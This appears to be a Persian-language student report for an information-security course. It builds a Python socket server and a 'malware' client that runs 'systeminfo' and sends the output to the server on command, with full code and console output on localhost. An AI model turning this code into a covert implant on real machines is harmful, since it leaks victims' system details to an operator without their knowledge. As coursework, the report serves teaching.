پروژه سوم درس امنیت اطلاعات

نام دانشجو: رهام زنده دل نوبری **شماره دانشجویی:** 9731088

بخش اول

در ابتدا اقدام به ساختن سرور می‌کنیم. کد زیر تابع ساختن سرور را نشان می‌دهد:

```
def create_plain_server(port = 3000):
    s = socket.socket()
    print("Socket successfully created")
    s.bind(('', port))
    print("Socket binded to %s" % port)
    s.listen(5)
    print("Socket is listening")
    while True:
        c, addr = s.accept()
        print('Got connection from', addr)
        c.send('Hello there!'.encode())
        c.close()
        break
```

برای ساختن سرور نیاز به ساختن socket داریم. پس از ساخته شدن socket، بایستی یک پورت برای آن معرفی کنیم که کانال socket در آن منتظر کلاینت باشد. پس از bind شدن socket، با دستور listen ماکسیمم تعداد کلاینت که قرار است به سرور متصل شوند را مشخص می‌کنیم.

حال وقت آن رسیده است که سرور منتظر درخواست متصل شدن از سمت کلاینت باشد. برای این کار از حلقه بی‌نهایت استفاده می‌کنیم و در آن با دستور accept، کلاینت و آدرس آن را می‌گیریم و کلاینت به سرور ما متصل می‌شود. پس از متصل شدن کلاینت، آدرس آن را چاپ می‌کنیم و برای کلاینت پیامی ارسال می‌کنیم.

در مرحله بعدی بایستی کلاینت را بسازیم. کد زیر تابع ساخته شدن کلاینت را نشان می‌دهد:

```
def create_plain_malware(port = 3000):
    s = socket.socket()
    s.connect(('127.0.0.1', port))
    print(s.recv(3000).decode())
    s.close()
```

کد قسمت کلاینت بسیار ساده است. یک socket درست می‌کنیم و آن را به آدرس سرور متصل می‌کنیم. سپس پیامی را از سمت سرور با دستور s.recv دریافت می‌کنیم و چاپ می‌کنیم.

در دو عکس زیر اجرا شدن دو تابع فوق را مشاهده می‌کنیم:

سرور

```
D:\Uni\Information Security\Project 3>python server_n.py
Socket successfully created
Socket binded to 3000
Socket is listening
Got connection from ('127.0.0.1', 2414)
```

کلاینت

```
D:\Uni\Information Security\Project 3>python malware_n.py
Hello there!
```

بخش دوم

حال بایستی اطلاعات سیستم را از کلاینت برای سرور بفرستیم. دستور popen از کتابخانه os را برای این بخش استفاده می‌کنیم. با وارد کردن دستور زیر می‌توانیم اطلاعات سیستم را در command prompt مشاهده کنیم:

```
D:\Uni\Information Security\Project 3>systeminfo

Host Name:                 DESKTOP-S6ODAV2
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.19044 N/A Build 19044
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00329-00000-00003-AA148
Original Install Date:     5/6/2021, 7:50:13 PM
System Boot Time:          12/19/2022, 9:11:59 AM
System Manufacturer:       ASUSTeK COMPUTER INC.
System Model:              Strix 15 GL503GE
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
```

با استفاده از popen می‌توانیم دستور سیستمی فوق را در برنامه خود نیز اجرا کنیم و نتیجه آن را در یک string ذخیره کنیم:

```
sysinfo = response = os.popen("systeminfo").read()
```

حال می‌توانیم sysinfo را چاپ کنیم:

```
Host Name:                 DESKTOP-S6ODAV2
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.19044 N/A Build 19044
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00329-00000-00003-AA148
Original Install Date:     5/6/2021, 7:50:13 PM
System Boot Time:          12/19/2022, 9:11:59 AM
System Manufacturer:       ASUSTeK COMPUTER INC.
System Model:              Strix 15 GL503GE
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2208 Mhz
BIOS Version:              American Megatrends Inc. GL503GE.316, 7/19/2019
```

حال بایستی تابعی جدید درست کنیم که در آن malware اطلاعات سیستم را برای سرور ارسال می‌کند:

```
def create_mid_malware(port= 3000):
    s = socket.socket()
    s.connect(('127.0.0.1', port))
    sysinfo =  os.popen("systeminfo").read().split('\n')
    data = ''
    for item in sysinfo:
        data += str(item.split("\r"))
    data_bytes = bytes(data, 'utf-8')
    s.sendall(data_bytes)
    print(f"Got data from server: {s.recv(1024).decode()}")
```

همچنین برای سرور نیز تابعی درست می‌کنیم که اطلاعات سیستم malware را می‌گیرد و پیامی مرتبط ارسال می‌کند:

```
def create_mid_server(port= 3000):
    s = socket.socket()
    print("Socket successfully created")
    s.bind(('', port))
    print("Socket binded to %s" % port)
    s.listen(5)
    print("Socket is listening")
    while True:
        c, addr = s.accept()
        print('Got connection from', addr)
```

```
        data = c.recvfrom(6000)
        print(f'Recieved client system info: {data}')
        c.send('Data recieved. Thanks chump!'.encode())
        c.close()
        break
```

نتایج کد های فوق:

سرور

```
D:\Uni\Information Security\Project 3>python server_n.py
Socket successfully created
Socket binded to 3000
Socket is listening
Got connection from ('127.0.0.1', 1323)
Recieved client system info: (b"['']['Host Name:                 DESKTOP-S6ODAV2']['OS Name:                   Mi
acturer:          Microsoft Corporation']['OS Configuration:          Standalone Workstation']['OS Build Type:
on:    ']['Product ID:              00329-00000-00003-AA148']['Original Install Date:     5/6/2021, 7:50:13 PM']
 INC.']['System Model:             Strix 15 GL503GE']['System Type:              x64-based PC']['Processor(s):
158 Stepping 10 GenuineIntel ~2208 Mhz']['BIOS Version:             American Megatrends Inc. GL503GE.316, 7/19/2
tem32']['Boot Device:             \\\\Device\\\\HarddiskVolume2']['System Locale:            en-us;English (Un
     (UTC+03:30) Tehran']['Total Physical Memory:     16,239 MB']['Available Physical Memory: 8,563 MB']['Virtual
 11,357 MB']['Page File Location(s):     C:\\\\pagefile.sys']['Domain:                  WORKGROUP']['Logon Serv
                      [01]: KB5020872']['                          [02]: KB4562830']['
[05]: KB5003791']['                    [06]: KB5012170']['                    [07]: KB5021233']['
```

کلاینت

```
D:\Uni\Information Security\Project 3>python malware_n.py
Got data from server: Data recieved. Thanks chump!
```

بخش سوم

حال نیاز ا ست که برای کد سرور، پر سمانی قرار دهیم تا کاربر بتواند درخوا ست systeminfo را برای کلاینت ارسال کند و سپس اطلاعات را دریافت کند. تابع ساخته شده به شکل زیر است:

```
def create_full_server(port= 3000):
    s = socket.socket()
    print("Socket successfully created")
    s.bind(('', port))
    print("Socket binded to %s" % port)
    s.listen(5)
    print("Socket is listening")
    while True:
        c, addr = s.accept()
        print('Got connection from', addr)
        while True:
            option = (input('What are you going to do?\t 1.sysinfo\t 2.close the
connection\n')).lower()
```

```
            c.send(option.encode())
            if option == 'sysinfo' or option == '1':
                data = c.recvfrom(6000)
                print(f'Recieved client system info: {data}')
                c.send('Data recieved. Thanks chump!'.encode())
            elif option == 'close' or option == '2':
                c.send('close'.encode())
                c.close()
                print('Closing the connection...')
                break
        break
```

طبق کد، تا زمانی که کاربر گزینه دوم را انتخاب نکند، برنامه ادامه خواهد داشـــت. اگر کاربر گزینه 1 یا کلمه sysinfo را وارد کند، اطلاعات سیستم کلاینت را می‌گیرد.


تابع ساخته شده در کلاینتmalware:

```
def create_full_malware(port= 3000):
    s = socket.socket()
    s.connect(('127.0.0.1', port))
    while True:
        option = s.recv(1024).decode()
        if option == 'sysinfo' or option == '1':
            sysinfo =  os.popen("systeminfo").read().split('\n')
            data = ''
            for item in sysinfo:
                data += str(item.split("\r"))
            data_bytes = bytes(data, 'utf-8')
            s.sendall(data_bytes)
            print(f"Got data from server: {s.recv(1024).decode()}")
        elif option == 'close' or option == '2':
            print('Closing connection...')
            break
    s.close()
```

که در آن، گزینه انتخاب شده توسط کاربر سرور، برای کلاینت ارسال شده است و براساس آن اطلاعات سیستم را ارسال می‌کند و یا ارتباط را قطع می‌کند.


نتیجه دو تابع فوق:

سرور



```
D:\Uni\Information Security\Project 3>python server_n.py
Socket successfully created
Socket binded to 3000
Socket is listening
Got connection from ('127.0.0.1', 1227)
What are you going to do?        1.sysinfo       2.close the connection
1
Recieved client system info: (b"['']['Host Name:                 DESKTOP-S6ODAV2']['OS Name:
 Windows 10 Enterprise']['OS Version:               10.0.19044 N/A Build 19044']['OS Manufacturer:
Corporation']['OS Configuration:          Standalone Workstation']['OS Build Type:             Mult
gistered Owner:          Windows User']['Registered Organization:    ']['Product ID:
48']['Original Install Date:     5/6/2021, 7:50:13 PM']['System Boot Time:          12/19/2022, 9:1
ufacturer:       ASUSTeK COMPUTER INC.']['System Model:              Strix 15 GL503GE']['System Typ
based PC']['Processor(s):              1 Processor(s) Installed.']['                            [01]
del 158 Stepping 10 GenuineIntel ~2208 Mhz']['BIOS Version:              American Megatrends Inc. G
']['Windows Directory:         C:\\\\WINDOWS']['System Directory:          C:\\\\WINDOWS\\\\system3
          \\\\Device\\\\HarddiskVolume2']['System Locale:             en-us;English (United States
          en-us;English (United States)']['Time Zone:                (UTC+03:30) Tehran']['Total
16,239 MB']['Available Physical Memory: 8,309 MB']['Virtual Memory: Max Size:  18,671 MB']['Virtual
,060 MB']['Virtual Memory: In Use:    11,611 MB']['Page File Location(s):     C:\\\\pagefile.sys'][
        Status:          Media disconnected']['                          [10]: Hyper-V Virtual Ethernet Adapter']['
                             Connection Name: vEthernet (WSL)']['                                  DHCP Enabled:    No']
['                               IP address(es)']['                              [01]: 172.28.208.1']['
             [11]: VirtualBox Host-Only Ethernet Adapter']['                              Connection Name: VirtualB
ox Host-Only Network']['                                DHCP Enabled:    No']['                                  IP addr
ess(es)']['                                [01]: 192.168.56.1']['                           [12]: VirtualBox Host-Only
Ethernet Adapter']['                                Connection Name: VirtualBox Host-Only Network #2']['
                DHCP Enabled:    No']['                                    IP address(es)']['
    [01]: 10.20.30.1']['                            [13]: Windscribe Windtun420']['                                  Conn
ection Name: Local Area Connection 3']['       ", (0, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'))
What are you going to do?        1.sysinfo       2.close the connection
2
Closing the connection...
```

کلاینت



```
D:\Uni\Information Security\Project 3>python malware_n.py
Got data from server: Data recieved. Thanks chump!
Closing connection...
```